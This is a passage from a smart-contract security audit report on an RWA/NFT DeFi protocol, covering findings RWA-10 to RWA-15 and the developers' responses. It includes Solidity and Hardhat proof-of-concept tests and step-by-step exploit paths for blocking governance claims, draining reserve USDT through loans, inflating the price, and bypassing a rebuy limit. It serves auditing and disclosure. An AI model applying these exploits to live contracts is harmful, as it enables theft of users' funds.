  33          if (voucher.timestamp + 4 hours > block.timestamp) revert LibErrors.
VoucherActive();
  34          ds.contracts.tokenReserve.deposit(voucher.value);
  35          delete rs.vouchers[tokenId];
  36      }
```

Recommendation

Add an explicit burn call.

Alleviation

[RWANFTFI, 03/16/2026]:
The team heeded the advice and resolved the finding by adding an explicit burn call in the commit `ec8b1ed0973d4165a4017e5726d4c42ccd17e5d7` and `c24a89c8ea0acc3ea26a99870b326c172f583abd`.

RWA-10 | Global Grace-Period Reset Allows Indefinite DoS Of `claimInactive()`

Category	Severity	Location	Status
Denial of Service	Medium	rwa/contracts/DAO.sol (02/12-65dbfb3): 120, 140	Acknowledged

Description

In `DAO` contract, `propose()` updates a global `lastProposalTime` on every successful proposal.

`contracts/DAO.sol`, `propose()`

```
114     function propose(
115         address[] memory targets,
116         uint256[] memory values,
117         bytes[] memory calldatas,
118         string memory description
119     ) public override returns (uint256) {
120 @>      lastProposalTime = block.timestamp;
121         return super.propose(targets, values, calldatas, description);
122     }
```

`claimInactive()` reverts with `GracePeriod()` whenever `block.timestamp < lastProposalTime + graceTime (7 days)`.

`contracts/DAO.sol`, `claimInactive()`

```
138     function claimInactive(address user, address recipient) external onlyRole(
SECURED_ROLE) {
139         uint256 last = lastActivity[user];
140 @>      if (block.timestamp < lastProposalTime + graceTime) revert GracePeriod(
);
141         if (block.timestamp < last + decayTime) revert UserIsActive();
142         if (block.timestamp > lastProposalTime + decayTime) revert
NoRecentGovernanceActivity();
143         govToken.forceTokenTransfer(user, recipient, govToken.balanceOf(user));
144     }
```

Because `lastProposalTime` is shared across all users, any proposer who can meet `proposalThreshold()` can continuously refresh it (e.g., every 6 days), permanently keeping the system inside the grace window. This blocks all `claimInactive()` executions indefinitely, regardless of the target user's inactivity.

Additionally, `lastActivity` is only updated in `castVote()`, not in `propose()`, so an attacker can appear "inactive" while still proposing to maintain the global grace lock.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

1. Deploy AdminContract, grant SECURED_ROLE to the test contract and guardian, then grant ADMIN_ROLE to the test contract.
2. Deploy GovToken, allow the test contract as sender, transfer some GOV to attacker.
3. Deploy DAO with the token/admin, and set the DAO on GovToken.
4. DoS test:

- Warp to day 22, attacker calls propose() (records lastProposalTime).
- Warp to day 30, attacker calls propose() again (refreshes lastProposalTime).
- Warp to day 32, guardian calls claimInactive().
- Expect revert with GracePeriod because the refreshed proposal keeps the global grace window open.

5. Control test:

- Warp to day 22, attacker calls propose().
- Warp to day 32 (past grace, before decay), guardian calls claimInactive().
- Expect success (no revert).

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {DAO} from "contracts/DAO.sol";
import {GovToken} from "contracts/GovToken.sol";
import {AdminContract} from "contracts/AdminContract.sol";
import {IAdminContract} from "contracts/interfaces/IAdminContract.sol";

contract ClaimInactiveGraceDoSTest is Test {
    AdminContract internal admin;
    GovToken internal govToken;
    DAO internal dao;

    address internal attacker = address(0xA11CE);
    address internal guardian = address(0xBEEF);
    address internal victim = address(0xCAFE);
    address internal recipient = address(0xD00D);
    uint256 internal proposalNonce;

    function setUp() public {
        admin = new AdminContract();
        admin.grantRole(admin.SECURED_ROLE(), address(this));
        admin.grantRole(admin.ADMIN_ROLE(), address(this));
        admin.grantRole(admin.SECURED_ROLE(), guardian);

        govToken = new GovToken("GOV", "GOV", 1_000_000,
IAdminContract(address(admin)));
        govToken.setAllowedSender(address(this), true);
        govToken.transfer(attacker, 1_000);

        dao = new DAO(address(govToken), IAdminContract(address(admin)), 1, 10, 1);
        govToken.setDAO(address(dao));
    }

    function testClaimInactiveBlockedByProposalRefresh() public {
        // First proposal at t = 22 days
        vm.warp(22 days);
        _proposeAs(attacker);

        // Refresh proposal within grace window at t = 30 days
        vm.warp(30 days);
        _proposeAs(attacker);

        // At t = 32 days, GracePeriod should still block claimInactive
        vm.warp(32 days);
        vm.prank(guardian);
        vm.expectRevert(DAO.GracePeriod.selector);
        dao.claimInactive(victim, recipient);
```

```
    }

    function testClaimInactiveSucceedsAfterGraceIfNoNewProposal() public {
        // Proposal at t = 22 days
        vm.warp(22 days);
        _proposeAs(attacker);

        // After grace (7 days) but before decay (31 days) -> should succeed
        vm.warp(32 days);
        vm.prank(guardian);
        dao.claimInactive(victim, recipient);
    }

    function _proposeAs(address proposer) internal {
        address[] memory targets = new address[](1);
        uint256[] memory values = new uint256[](1);
        bytes[] memory calldatas = new bytes[](1);
        targets[0] = address(this);
        values[0] = 0;
        calldatas[0] = abi.encode(proposalNonce++);

        vm.prank(proposer);
        dao.propose(targets, values, calldatas, "test proposal");
    }
}
```

Recommendation

- Replace the global grace gate with a per-user gate, e.g. `block.timestamp < lastActivity[user] + graceTime`.
- Treat proposing as user activity: update `lastActivity[msg.sender]` in `propose()`.
- If a global liveness check is still required, update it only on meaningful governance actions (e.g., vote cast or proposal executed), and avoid refreshing it on every proposal creation.

Alleviation

[RWANFTFI, 03/12/2026]:

A grace period is necessary to prevent us from taking voting tokens from users in situations where there haven't been any proposals in a while, the user is inactive according to lastActivity, and a new proposal has been created. This grace period allows time for users to react: if a user hasn't voted within this time, we can consider them inactive. Regarding token distribution, only the company will have a sufficient number for proposals.

If there are any remaining potential vulnerabilities (we're not considering the possibility of compromising the multisig where the company's tokens are stored), I would be grateful for any information.

[CertiK, 03/12/2026]:

We understand and agree with the rationale for having a grace period after new proposals.

Our remaining concern is specifically about liveness due to `lastProposalTime` being a single global value updated in `propose()`.

Because `claimInactive()` requires:

- `block.timestamp >= lastProposalTime + graceTime`
- and `lastProposalTime` is reset on every new proposal,

any proposer that can meet `proposalThreshold()` can keep resetting the timer (e.g., every 6 days), causing `claimInactive()` to revert with `GracePeriod()` indefinitely for all users. This is a governance-DoS/liveness issue, not a multisig-compromise scenario.

Example timeline:

- Day 0: proposal submitted -> `lastProposalTime = Day 0`
- Day 6: another proposal -> `lastProposalTime = Day 6`
- Day 12: another proposal -> `lastProposalTime = Day 12`

Result: the 7-day grace window never ends, so inactive claims remain blocked.

So the risk remains unless it is an explicit and permanent trust assumption that no non-company address can ever reach proposal threshold (including via delegation/redistribution in the future). If that assumption is intentional, we suggest documenting it clearly as accepted centralization/trust risk.

[RWANFTFI, 03/29/2026]:
The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> Governance token autodelegated on transfer and there are no external delegation mechanism. Only Company have enough tokens for creating proposals by design. And this we be reflected in documentation.

RWA-11 | Mismatch Between `liquidity` And Actual USDT Balance In `TokenReserve`

Category	Severity	Location	Status
Logical Issue	Medium	rwa-main/contracts/TokenReserve.sol (02/12-65dbfb3): 69, 285, 305, 338, 339~340	Acknowledged

Description

The `TokenReserve` contract tracks USDT reserves (e.g., `payment`) using the `liquidity` variable and relies on it to price DA. The `getPrice()` function computes the DA price in USDT terms based on this tracked `liquidity` and the current total supply of DA token.

```
 67  function getPrice() public view returns (uint256 price) {
 68          if (liquidity == 0) return startPrice;
 69          else return (liquidity * 10 ** decimals()) / totalSupply();
 70  }
```

However, there are multiple locations that would lead to the divergence between the `liquidity` and the actual USDT balance held in `TokenReserve` contract:

1. `loan()` function can pay out USDT without reducing `liquidity`, causing `liquidity` to become inconsistent with the contract's real USDT reserves.

```
 328  function loan(uint256 amount, uint256 stackIndex) external payable payFee {
 329          TokenStack storage ts = userTokens[_msgSender()][stackIndex];
 330          ...
 331          ts.loan.price = getPrice();
 332          uint256 usdAmount = (amount * ts.loan.price * 7) / 10 ** (decimals() +
1);
 333          uint256 fee = (usdAmount * IParametersFacet(diamondContract).getFee())
/ PRECISION;
 334          ts.amount -= amount;
 335          ts.loan.amount += amount;
 336          _transfer(_msgSender(), address(this), amount);
 337  @>      IPaymentFacet(diamondContract).depositToTokenReserve(fee);
 338  @>      IPaymentFacet(diamondContract).depositToUser(_msgSender(), usdAmount -
 fee, "Loan");
 339          ...
 340  }
```

2. `takePayment()` is transferred back to `TokenReserve`, but `liquidity` is not increased.

```
347     function repay(uint256 amount, uint256 stackIndex) external payable payFee
{
348         TokenStack storage ts = userTokens[_msgSender()][stackIndex];
349         if (ts.loan.amount == 0) revert LoanPaid();
350         if (ts.loan.amount < amount) revert LoanOverpayment();
351         uint256 toPay = (amount * ts.loan.price * 7) / 10 ** (decimals() + 1);
352 @>      IPaymentFacet(diamondContract).takePayment(_msgSender(), toPay);
353         ts.loan.amount -= amount;
354         ts.amount += amount;
355         _transfer(address(this), _msgSender(), amount);
356         emit LoanRepaid(_msgSender(), stackIndex, amount, ts.loan.amount == 0);
357     }
```

3. `processExpiredStacks()` sets `stack.loan.amount` to 0 before it is used to compute `liquidityDecrease`, so the final burn never reduces `liquidity`, even though DA supply is burned later.

```
245 if (elapsed > periods[3] && stack.period < 4) {
246     uint256 toBurn = stack.loan.amount;
247     if (toBurn > 0) {
248         totalLoanBurn += stack.loan.amount;
249         stack.loan.amount = 0;
250         liquidityDecrease += (stack.loan.price * stack.loan.amount) / 10 **
decimals();
251         emit Burned(user, toBurn, i);
252     }
253     ...
254 }
```

Scenario

This divergence between the liquidity and actual USDT balance held by TokenReserve could be manipulated in multiple ways:

Exploit Path A — “Loan drain” (permissionless)

Goal: Drain real USDT from TokenReserve while the system still reports a healthy price.

Preconditions

- Attacker controls one or more DA stacks (TokenStack) with no active loan.
- _getTimeToNextAutosale >= 30 days (loan eligibility).
- TokenReserve holds actual USDT (from deposits or prior inflows).

Steps

1. Borrow against DA stack

- Call loan(amount, stackIndex) for the full stack.

- Internally:
  - depositToUser() pulls USDT from TokenReserve.
  - liquidity is not reduced.

2. Repeat across many stacks

- Use multiple stacks or multiple accounts.
- Each loan pulls USDT out, but price stays based on stale liquidity.

3. Withdraw from Diamond (if signed)

- The loan USDT is credited inside the diamond (ms.users[user].balance).
- If attacker can obtain withdrawal signatures (or system is loosely signed), they can cash out immediately.

Impact

- Actual USDT reserves shrink, but price stays inflated.
- Later sellers/borrowers are mispriced.
- Eventually, reserve USDT is exhausted, causing sell/redeem operations to revert.

Exploit Path B — “Price pump via final-burn bug” + exit

Goal: Artificially increase getPrice() and sell at a higher valuation.

Preconditions

- Attacker holds some DA they can sell.
- Attacker has at least one stack with a loan that can expire into the final tranche.

Steps

1. Take a loan and let it expire

- Borrow full stack.
- Do not repay.
- Wait until elapsed > periods[3].

2. Keeper calls processExpiredStacks

- Final-tranche burn reduces totalSupply().
- Liquidity does not decrease due to the bug.
- getPrice() increases mechanically.

3. Sell other DA holdings

- Call sell() or rely on forced sell.
- amountToPayDirt uses inflated getPrice().

Impact

- Attacker extracts more USDT per DA than intended.
- This pulls additional USDT from the reserve / diamond.
- Can accelerate insolvency or cause payout failures for others.

Exploit Path C — "System-wide DoS via under-collateralization"

Goal: Not necessarily to steal, but to break payouts and exits.

Steps

1. Execute Path A repeatedly to drain reserves.
2. getPrice() still shows high value.
3. Other users attempt sell() or forced sell:

- reduceLimit credits balances based on price.
- But when withdraw is attempted, USDT isn't actually there.

4. The system begins reverting on USDT transfers.

Impact

- Users are locked out of exits.
- Protocol appears solvent by getPrice() but is not.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

1. Deploy mock USDT, admin, and a mock diamond that implements the payment/parameter/view interfaces.
2. Deploy TokenReserve behind an ERC1967Proxy and initialize it with the mocks.
3. Mint USDT to the test account and approve TokenReserve.
4. Call tr.deposit(1_000_000) to seed liquidity and mint DA to the reserve.
5. As the diamond, call tr.claimReserveTo(address(this), 1_000_000) to create a user DA stack.
6. Record liquidityBefore and the actual USDT balance held by TokenReserve.
7. Call tr.loan{value: txFee}(1_000_000, 0) to borrow against the stack.
8. Compute the expected loan payout (70% of value at price 1e6).
9. Assert:

- liquidity is unchanged, and

- the USDT balance of TokenReserve decreased by the loan payout amount.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {TokenReserve} from "contracts/TokenReserve.sol";
import {IAdminContract} from "contracts/interfaces/IAdminContract.sol";
import {IParametersFacet} from "contracts/diamond/interfaces/IParametersFacet.sol";
import {IPaymentFacet} from "contracts/diamond/interfaces/IPaymentFacet.sol";
import {IViewFacet} from "contracts/diamond/interfaces/IViewFacet.sol";
import {LibTypes} from "contracts/diamond/libraries/LibTypes.sol";
import {ERC1967Proxy} from "lib/openzeppelin-
contracts/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

contract MockAdmin is IAdminContract {
    mapping(bytes32 => mapping(address => bool)) public roles;
    function hasRole(bytes32 role, address account) external view returns (bool) {
return roles[role][account]; }
    function getRoleAdmin(bytes32) external pure returns (bytes32) { return
bytes32(0); }
    function getRoleMember(bytes32, uint256) external pure returns (address) {
return address(0); }
    function getRoleMemberCount(bytes32) external pure returns (uint256) { return 0;
}
    function isAdminContract() external pure returns (bool) { return true; }
    function grantRole(bytes32 role, address account) external { roles[role]
[account] = true; }
    function revokeRole(bytes32, address) external {}
    function renounceRole(bytes32, address) external {}
}

contract MockDiamond is IParametersFacet, IPaymentFacet, IViewFacet {
    IERC20 public payment;
    uint24[4] public periods = [uint24(40 days), uint24(40 days), uint24(40 days),
uint24(40 days)];
    uint256 public txFee = 1 wei;
    address public holder = address(0x1234);
    uint256 public fee = 0;

    constructor(IERC20 token) { payment = token; }

    function setPeriods(uint24[4] calldata p) external { periods = p; }

    function getParameters() external view returns (LibTypes.Parameters memory p) {
        p.autoSellPeriods = periods;
        p.fee = fee;
    }
    function getRegular(uint32) external pure returns (LibTypes.NFT memory n) {
return n; }
```

```
    function getFee() external pure returns (uint256) { return 0; }

    function reduceLimit(address, uint256, bool, string memory) external pure
returns (uint256 payed) { return 0; }
    function takePayment(address, uint256) external {}
    function depositToTokenReserve(uint256 amount) external {
        payment.transferFrom(msg.sender, address(this), amount);
    }
    function depositToUser(address, uint256 amount, string memory) external {
        payment.transferFrom(msg.sender, address(this), amount);
    }

    function getTxFee() external view returns (uint256) { return txFee; }
    function getHolderAddress() external view returns (address) { return holder; }
}

contract MockERC20 is IERC20 {
    string public constant name = "Mock";
    string public constant symbol = "MCK";
    uint8 public constant decimals = 6;
    uint256 public override totalSupply;
    mapping(address => uint256) public override balanceOf;
    mapping(address => mapping(address => uint256)) public override allowance;

    function mint(address to, uint256 amount) external {
        totalSupply += amount;
        balanceOf[to] += amount;
    }
    function transfer(address to, uint256 value) external override returns (bool) {
        _move(msg.sender, to, value);
        return true;
    }
    function approve(address spender, uint256 value) external override returns
(bool) {
        allowance[msg.sender][spender] = value;
        return true;
    }
    function transferFrom(address from, address to, uint256 value) external override
returns (bool) {
        allowance[from][msg.sender] -= value;
        _move(from, to, value);
        return true;
    }
    function _move(address from, address to, uint256 value) internal {
        balanceOf[from] -= value;
        balanceOf[to] += value;
    }
}
```

```
contract LoanLiquidityDivergenceTest is Test {
    TokenReserve internal tr;
    MockERC20 internal usdt;
    MockAdmin internal admin;
    MockDiamond internal diamond;
    address internal trDeposit = address(0xD3);

    function setUp() public {
        usdt = new MockERC20();
        admin = new MockAdmin();
        diamond = new MockDiamond(IERC20(address(usdt)));

        TokenReserve logic = new TokenReserve();
        bytes memory initData = abi.encodeCall(
            TokenReserve.initialize,
            (address(admin), address(usdt), address(diamond), trDeposit)
        );
        tr = TokenReserve(address(new ERC1967Proxy(address(logic), initData)));
        usdt.mint(address(this), 10_000_000 * 1e6);
        usdt.approve(address(tr), type(uint256).max);
    }

    function testLoanDrainsUSDTWithoutLiquidityChange() public {
        // Seed liquidity and mint DA to reserve
        tr.deposit(1_000_000);

        // Create a stack for this user via diamond-only claim
        vm.prank(address(diamond));
        tr.claimReserveTo(address(this), 1_000_000);

        uint256 liquidityBefore = tr.liquidity();
        uint256 usdtBefore = usdt.balanceOf(address(tr));

        // Loan full stack (requires txFee)
        vm.deal(address(this), 1 ether);
        tr.loan{value: diamond.txFee()}(1_000_000, 0);

        // Expected loan payout at price 1e6: 70% of amount
        uint256 usdAmount = (1_000_000 * 1_000_000 * 7) / 10 ** (6 + 1);

        assertEq(tr.liquidity(), liquidityBefore, "liquidity should not change");
        assertEq(usdt.balanceOf(address(tr)), usdtBefore - usdAmount, "USDT reserve
drained");
    }
}
```

Recommendation

Keep `liquidity` as the source of truth but force it to equal the real USDT balance in `TokenReserve`:

- `liquidity = payment.balanceOf(address(this))` at the end of any function that moves USDT.
- Or compute `liquidity` from balance on read, but ignore `unsolicited transfers` by disallowing direct transfers or burning/sweeping them.

Alleviation

[RWANFTFI, 03/16/2026]:
The price is designed to remain constant during loans and repayments. When a loan is repaid, the shortfall in real funds backing the tokens returned from the collateral is returned.

When collateral is burned, liquidity is reduced by the funds paid during the loan, but it was mistakenly reduced by the full value. This error has been fixed in the commit:

`9241253f92b9c09bd7875647d7a8fc2b1ada3082`

This committee also mentions a separate issue raised in RWA-13; it has also been fixed.

I don't quite understand Exploit Path A. Perhaps there's some discrepancy between what we want to achieve and your expectations. Or is this only relevant given the errors above?

A strict DA balance check was also added, taking into account collateralized tokens, to avoid relying on state and accidentally missing a replenishment requirement. `c8f636bf0aa160f675492872f87f93521b97f802`

[CertiK, 03/16/2026]:
The case on `processExpiredStacks()` has been resolved in RWA-13, while the case on `loan()` and `repay()` has not been handled. According to the comment `"The price is designed to remain constant during loans and repayments."`, it seems to be an intended design.

However, the statement is economically safe only if loans are repaid in time and operations are strong. The following PoC shows that before repayment, users can push the system into a reserve-light / price-high state. That creates liveness/solvency pressure (and possible extraction if withdrawal controls are weak), even if accounting may recover later on full repayment.

PoC:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {TokenReserve} from "contracts/TokenReserve.sol";
import {IAdminContract} from "contracts/interfaces/IAdminContract.sol";
import {IParametersFacet} from "contracts/diamond/interfaces/IParametersFacet.sol";
import {IPaymentFacet} from "contracts/diamond/interfaces/IPaymentFacet.sol";
import {IViewFacet} from "contracts/diamond/interfaces/IViewFacet.sol";
import {LibTypes} from "contracts/diamond/libraries/LibTypes.sol";
import {ERC1967Proxy} from "lib/openzeppelin-
contracts/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

contract MockAdminLP is IAdminContract {
    mapping(bytes32 => mapping(address => bool)) public roles;

    function hasRole(bytes32 role, address account) external view returns (bool) {
return roles[role][account]; }
    function getRoleAdmin(bytes32) external pure returns (bytes32) { return
bytes32(0); }
    function getRoleMember(bytes32, uint256) external pure returns (address) {
return address(0); }
    function getRoleMemberCount(bytes32) external pure returns (uint256) { return 0;
}
    function isAdminContract() external pure returns (bool) { return true; }
    function grantRole(bytes32 role, address account) external { roles[role]
[account] = true; }
    function revokeRole(bytes32, address) external {}
    function renounceRole(bytes32, address) external {}
}

contract MockDiamondLP is IParametersFacet, IPaymentFacet, IViewFacet {
    IERC20 public payment;
    uint24[4] public periods = [uint24(40 days), uint24(40 days), uint24(40 days),
uint24(40 days)];
    uint256 public txFee = 1 wei;
    address public holder = address(0x1234);
    uint256 public fee = 0;

    mapping(address => uint256) public balance;

    constructor(IERC20 token) {
        payment = token;
    }

    function getParameters() external view returns (LibTypes.Parameters memory p) {
        p.autoSellPeriods = periods;
        p.fee = fee;
```

```
    }

    function getRegular(uint32) external pure returns (LibTypes.NFT memory n) {
        return n;
    }

    function getFee() external pure returns (uint256) {
        return 0;
    }

    function reduceLimit(address user, uint256 amount, bool, string memory) external
returns (uint256 payed) {
        payed = amount;
        payment.transferFrom(msg.sender, address(this), payed);
        balance[user] += payed;
    }

    function takePayment(address user, uint256 amount) external {
        require(balance[user] >= amount, "insufficient");
        balance[user] -= amount;
        payment.transfer(msg.sender, amount);
    }

    function depositToTokenReserve(uint256 amount) external {
        payment.transferFrom(msg.sender, address(this), amount);
    }

    function depositToUser(address user, uint256 amount, string memory) external {
        payment.transferFrom(msg.sender, address(this), amount);
        balance[user] += amount;
    }

    function getTxFee() external view returns (uint256) {
        return txFee;
    }

    function getHolderAddress() external view returns (address) {
        return holder;
    }
}

contract MockERC20LP is IERC20 {
    string public constant name = "Mock";
    string public constant symbol = "MCK";
    uint8 public constant decimals = 6;
    uint256 public override totalSupply;
    mapping(address => uint256) public override balanceOf;
    mapping(address => mapping(address => uint256)) public override allowance;
```

```
    function mint(address to, uint256 amount) external {
        totalSupply += amount;
        balanceOf[to] += amount;
    }

    function transfer(address to, uint256 value) external override returns (bool) {
        _move(msg.sender, to, value);
        return true;
    }

    function approve(address spender, uint256 value) external override returns
(bool) {
        allowance[msg.sender][spender] = value;
        return true;
    }

    function transferFrom(address from, address to, uint256 value) external override
returns (bool) {
        allowance[from][msg.sender] -= value;
        _move(from, to, value);
        return true;
    }

    function _move(address from, address to, uint256 value) internal {
        balanceOf[from] -= value;
        balanceOf[to] += value;
    }
}

contract LoanPriceManipulationTest is Test {
    TokenReserve internal tr;
    MockERC20LP internal usdt;
    MockAdminLP internal admin;
    MockDiamondLP internal diamond;
    address internal trDeposit = address(0xD3);

    uint256 internal constant PRICE_SCALE = 1e6;
    uint256 internal constant FEE_SCALE = 1e3;
    uint256 internal constant LOAN_RATIO = 700; // AUTOSELL_AFTER_FEE

    function setUp() public {
        usdt = new MockERC20LP();
        admin = new MockAdminLP();
        diamond = new MockDiamondLP(IERC20(address(usdt)));

        TokenReserve logic = new TokenReserve();
        bytes memory initData = abi.encodeCall(
            TokenReserve.initialize,
            (address(admin), address(usdt), address(diamond), trDeposit)
```

```
        );
        tr = TokenReserve(address(new ERC1967Proxy(address(logic), initData)));

        usdt.mint(address(this), 10_000_000 * 1e6);
        usdt.approve(address(tr), type(uint256).max);
    }

    function _loanPayout(uint256 amountDA, uint256 price) private pure returns
(uint256) {
        return (amountDA * price * LOAN_RATIO) / (PRICE_SCALE * FEE_SCALE);
    }

    function testLoanSequenceKeepsPriceFlatWhileReserveDrains() public {
        address borrower = address(this);

        // Seed reserve: 3 USDT-mm => 3 DA-mm at start price 1.0
        tr.deposit(3_000_000);
        assertEq(tr.getPrice(), 1e6);

        // Prepare two borrower stacks (1M DA each) via diamond-only reserve claim
        vm.startPrank(address(diamond));
        tr.claimReserveTo(borrower, 1_000_000);
        tr.claimReserveTo(borrower, 1_000_000);
        vm.stopPrank();

        uint256 reserveBefore = usdt.balanceOf(address(tr));
        uint256 totalSupplyBefore = tr.totalSupply();
        uint256 reportedPriceBefore = tr.getPrice();

        // First loan
        vm.deal(borrower, 1 ether);
        tr.loan{value: diamond.txFee()}(1_000_000, 0);

        // "Real" reserve-backed price drops, but reported price stays unchanged.
        uint256 reserveAfterFirst = usdt.balanceOf(address(tr));
        uint256 actualPriceAfterFirst = (reserveAfterFirst * 1e6) /
tr.totalSupply();
        assertLt(actualPriceAfterFirst, reportedPriceBefore, "reserve-backed price
should fall");
        assertEq(tr.getPrice(), reportedPriceBefore, "reported price remains flat");

        uint256 balAfterFirst = diamond.balance(borrower);

        // Second loan still uses stale reported price (higher than reserve-backed
fair value).
        tr.loan{value: diamond.txFee()}(1_000_000, 1);

        uint256 balAfterSecond = diamond.balance(borrower);
        uint256 secondLoanPaid = balAfterSecond - balAfterFirst;
        uint256 fairSecondLoan = _loanPayout(1_000_000, actualPriceAfterFirst);
```

```
        assertGt(secondLoanPaid, fairSecondLoan, "second loan overpays versus
reserve-backed pricing");
        assertEq(tr.liquidity(), 3_000_000, "tracked liquidity unchanged during
loans");
        assertEq(tr.totalSupply(), totalSupplyBefore, "supply unchanged during
loans");
        assertEq(usdt.balanceOf(address(tr)), reserveBefore - (balAfterSecond),
"reserve cash drained by loan payouts");
    }
}
```

It demonstrates the consequence of that design in interim manipulable state:

- Loan 1 reduces real USDT in TokenReserve.
- getPrice() still uses unchanged liquidity, so quoted price stays high.
- Loan 2 is then priced using that stale high price, so payout is higher than reserve-backed fair value at that moment.

[RWANFTFI, 03/30/2026]:

The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> The whole idea of this token is impossibility of price fall. Pretty high fee on sale/autosale remains on contract to increase price. A loan allows the user to receive the funds they would have received from the automatic sale of these tokens (70%) minus the fee, which is sent to the second round (depositTR). They can later redeem them for the same amount paid under the contract (before the fee). These actions do not affect the current price. If they do not repay the tokens before the auto-sale burn, it will be the same as if the auto-sale had simply occurred. Liquidity will decrease by the amount the user previously received, and the DA will be burned. This is exactly how it's supposed to work.

[CertiK, 03/30/2026]:

The team has confirmed that this behavior is part of the intended design. While it may introduce accounting desynchronization and a potential liveness risk, we recommend documenting this design choice for transparency and clarity.

RWA-13 | Incorrect `liquidityDecrease` Calculation In `processExpiredStacks()`

Category	Severity	Location	Status
Volatile Code, Incorrect Calculation	Medium	rwa-main/contracts/TokenReserve.sol (02/12-65dbfb3): 249~250	Resolved

Description

The `processExpiredStacks()` function processes expired user token stacks, performing automatic selling and burning of tokens based on predefined time periods. In the final liquidation stage, the function burns the remaining loaned tokens and is intended to reduce the system's liquidity accordingly.

However, the liquidity reduction is calculated using a value that has already been reset to zero. Consequently, no liquidity is deducted even though tokens are burned. This results in an inconsistency between the recorded liquidity and the actual token supply, which may lead to incorrect price calculations and compromise the correctness of the reserve.

```
247  if (toBurn > 0) {
248                      totalLoanBurn += stack.loan.amount;
249  @>                  stack.loan.amount = 0;
250  @>                  liquidityDecrease += (stack.loan.price * stack.loan.amount)
/ 10 ** decimals();
251                      emit Burned(user, toBurn, i);
252                  }
```

Recommendation

Ensure that liquidity reduction is calculated using the actual burn amount before the loan balance is cleared.

Alleviation

[RWANFTFI, 03/16/2026]:
The team heeded the advice and resolved the finding by calculating the liquidity reduction using the actual burn amount before clearing the loan balance in the commit `70cceba92b50d75bf19bc1f700b8898d57b98caf`.

RWA-14 | Infinite Loop In `_removeStack()`

Category	Severity	Location	Status
Logical Issue	Medium	rwa-main/contracts/TokenReserve.sol (02/12-65dbfb3): 128	Resolved

Description

The `_removeStack()` function is responsible for deducting a specified amount from a user's token stacks by iterating through the stack list and reducing each entry until the requested amount has been removed.

However, when `_removeStack()` encounters an empty stack where both the token amount and the loan amount are zero, it skips the entry without advancing the stack index. As a result, the loop may repeatedly evaluate the same stack and never make progress, causing the transaction to consume all gas and revert.

```
126  while (amount > 0 && i < stacks.length) {
127              TokenStack storage stack = stacks[i];
128  @>          if (stack.amount == 0 && stack.loan.amount == 0) continue;
```

Recommendation

Ensure the loop advances the index for empty stacks to guarantee progress and prevent infinite looping.

Alleviation

[RWANFTFI, 03/15/2026]:
The team heeded the advice and resolved the finding by by adding `i++` for empty stacks to ensure loop progress and prevent infinite looping in the commit `97ee47c3a847cd9e61a32026f37d83f0a7edd54f`.

RWA-15 | Incorrect `isUpgrade` Flag Bypasses `reBuy` Limit Check

Category	Severity	Location	Status
Logical Issue	Medium	rwa-main/contracts/diamond/libraries/LibMarketingLogic.sol (02/12-65 dbfb3): 563	Resolved

Description

The `reBuy()` function allows a user to repurchase their current NFT to refresh their earning limit without changing their level.

However, `reBuy()` calls `_processPurchase` with isUpgrade set to true.

```
551 _processPurchase(
552             ms,
553             ps,
554             LibTypes.ProcessPurchaseArgs(
555                 tokenId,
556                 buyerInfo.price,
557                 buyerInfo.limit,
558                 userId,
559                 0,
560                 buyerInfo.level,
561                 true,
562                 false,
563 @>              true
564             )
565         );
```

Since `_processPurchase()` only enforces the rebuy limit check when `isUpgrade` is false, this incorrect flag bypasses the `TooHighLimitToRebought()` protection and allows users to repeatedly call `reBuy()` even when their remaining limit is still above the intended threshold, which can weaken the intended rebuy restriction and change how rewards are distributed.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

- `test_rebuy_bypasses_limit`: A sponsor and a downline user are set up. The downline purchases an NFT and keeps their earning limit above the 30% threshold, then repeatedly calls `reBuy()`. The test shows that `reBuy()` succeeds without reverting and that the sponsor's `earnedByRef` increases on each rebuy.

```
import {
  time,
  loadFixture,
  mine,
} from "@nomicfoundation/hardhat-toolbox/network-helpers";
import { expect } from "chai";
import { ethers } from "hardhat";
import { parseUnits } from 'ethers';
import { deployFixture } from "./utils/deployFixture";

/**
 * PoC Test: Incorrect `isUpgrade` Flag in `reBuy` Allows Bypassing Rebuy Limits
 *
 * This test demonstrates the vulnerability where:
 * 1. Users can bypass the rebuy limit check (limit > 30%) by exploiting the
incorrect `isUpgrade` flag
 * 2. Repeated rebuys artificially inflate sponsor's `earnedByRef` metric
 * 3. This can unlock Matching Bonuses illegitimately
 */
describe("test_rebuy_bypasses_limit", function () {
  it("reBuy bypasses limit check and inflates sponsor earnedByRef", async function
() {
    const {
      deployer,
      users,
      usdt,
      parameters,
      marketing,
      payment,
      view,
      resolver,
      txFee
    } = await loadFixture(deployFixture);

    // Setup: User A (sponsor) and User B (downline)
    const sponsor = users[0];  // User A
    const buyer = users[1];    // User B

    // Unlock NFTs
    await time.setNextBlockTimestamp((await parameters.getRegular(1)).unlocksAfter);
    await mine();

    // Step 1: Sponsor (User A) buys NFT level 4
    const sponsorNft = await parameters.getRegular(4);
    await payment.connect(sponsor).deposit(sponsorNft.price, { value: txFee });
    await marketing.connect(sponsor).buyNFT(4, deployer, [], { value: txFee });

    // Step 2: Buyer (User B) buys NFT level 5 with sponsor as referrer
    const buyerNft = await parameters.getRegular(5);
```

```
    const buyerNftPrice = buyerNft.price;
    const buyerNftLimit = buyerNft.limit;

    // Deposit enough funds for multiple rebuys
    const fundsForRebuys = buyerNftPrice * 10n; // Enough for 10 rebuys
    await payment.connect(buyer).deposit(fundsForRebuys, { value: txFee });

    // Get sponsor's state before buyer's purchase
    const sponsorBeforePurchase = await view.getUser(sponsor);
    const sponsorEarnedByRefBeforePurchase = sponsorBeforePurchase.earnedByRef;
    console.log("Sponsor earnedByRef before buyer purchase:",
sponsorEarnedByRefBeforePurchase.toString());

